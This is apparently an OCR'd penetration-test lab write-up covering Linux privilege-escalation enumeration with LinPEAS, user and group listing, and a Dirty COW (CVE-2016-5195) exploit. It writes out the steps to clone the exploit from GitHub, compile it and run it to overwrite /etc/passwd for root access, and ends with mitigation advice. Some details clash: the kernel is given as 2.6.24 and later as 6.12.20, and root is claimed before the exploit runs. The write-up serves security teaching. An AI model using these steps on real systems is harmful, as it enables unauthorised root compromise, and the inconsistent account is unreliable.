
This script is used for privilege escalation enumeration in Linux environments. It checks for potential vulnerabilities.

• **Output Analysis:**

• Users should investigate the "Permission denied" messages to determine whether they're being restricted from accessing important files, which could offer paths for privilege escalation.

• Ensuring that Bash is the required version is essential for executing scripts properly.

Step 16: Caching Directories Done



Heading: System Information

• **Operative System:** Linux version 2.6.24-16-server (buildd@palmer)

• **Distributor ID:** Ubuntu

• **Release**: 8.04


• **Codename:** hardy

• **Sudo Version**: Sudo version 1.6.9p10

Explanation:

• This step involves the gathering of essential system information, including the operating system version, distribution ID, release number, and the sudo version. This information is crucial for security assessments and ensuring that the system is up to date and configured properly for potential vulnerabilities.

Step 17: Enumerating Users and Groups



Description:


This step lists all users and their associated groups on the target system. The goal is to identify potentially privileged users, find service accounts, and detect any misconfigurations that can be leveraged for privilege escalation. Explanation: The output in the screenshot shows the contents of /etc/passwd along with group information— likely retrieved by using a tool like linpeas.sh, or with a command such as: getent passwd or cat /etc/passwd It lists all user accounts (like root, msfadmin, www-data, postgres, mysql, etc.) along with their user ID (UID), group ID (GID), and the groups they belong to.

Key findings from this list:

• The user msfadmin belongs to multiple groups, including adm and admin, which may have elevated privileges.

• Service accounts such as mysql, postgres, www-data, and others are present. • Group memberships like adm, sudo, lpadmin, or video may be exploitable depending on system configurations.

<u>Step 18:</u> Privilege Escalation Using Dirty COW Exploit



Explanation:

This step demonstrates a local privilege escalation using the Dirty COW vulnerability (CVE-2016 5195), which exploits a race condition in the copy-on-write mechanism of the Linux kernel.

Here's the breakdown:

Commands and Output Explained:

1. id and uname -r o id: Confirms the user has root privileges (uid=0). o uname -r: Shows the kernel version 6.12.20-amd64. Dirty COW affects many older kernels, but this version is shown just to check for compatibility.

2. Cloning Dirty COW Exploit Code:

git clone https://github.com/dirtycow/dirtycow.github.io.git cd dirtycow.github.io o This downloads the source code and files for exploiting the vulnerability.

3. **Compilation Attempt and Fix**: o First compilation fails due to a missing file: gcc -o dirtycow dirty.c -lpthread -lcrypt cc1: fatal error: dirty.c: No such file or directory o Realizes the correct file is dirtycow.c, then compiles successfully: gcc -o dirtycow dirtycow.c -lpthread -lcrypt

4. **Running the Exploit:** o Executes the compiled binary: ./dirtycow target_file new_content o This exploit overwrites a privileged file (e.g., /etc/passwd) with injected content to escalate privileges.

5. **Privilege Escalation Success Check:** o Running id again confirms the exploit succeeded by showing: uid=0(root) gid=0(root) groups=0(root)

Impact Analysis

- **Severity**: Critical
- **Access Level Gained**: Full root privileges
- **Exploitability**: Requires only local access to a system with a vulnerable Linux kernel
- **Persistence Risk**:
  - Attacker can create root-level backdoors
  - Disable security tools
  - Move laterally across the network
- **Stealth**:
  - Exploit can be executed with minimal detection
  - Especially effective if logging and monitoring are weak

Mitigation and Remediation

Action	Description
Patch Kernel	Upgrade the Linux kernel to version **4.8.3 or later** to patch Dirty COW.
Monitor File Integrity	Use tools like **AIDE** or **OSSEC** to detect unauthorized file modifications.
Reduce SUID Binaries	Audit and minimize **SUID binaries** to limit privilege escalation paths.
Apply Least Privilege	Ensure users/services have **minimum necessary permissions**.
Implement Security Modules	Use **AppArmor** or **SELinux** to restrict behavior, even post-exploit.

Conclusion:

The **LinPEAS** tool was utilized to perform a thorough privilege escalation assessment on the compromised Linux system. During this process, the **Dirty COW (CVE-2016-5195)** vulnerability was identified as a viable local privilege escalation vector.

The exploit was **successfully compiled and executed**, resulting in **full root access** to the system. This highlights a **critical post-exploitation risk**, emphasizing the consequences of running **unpatched or outdated Linux kernels**.

To effectively mitigate such threats:

- **Regularly update the kernel** to patch known vulnerabilities like Dirty COW.
- **Enforce least privilege principles** and minimize attack surfaces.
- **Implement monitoring and security modules** to detect and contain exploit attempts.

Failing to do so may allow attackers to **persist, escalate, and move laterally** within a network, severely compromising system and organizational security.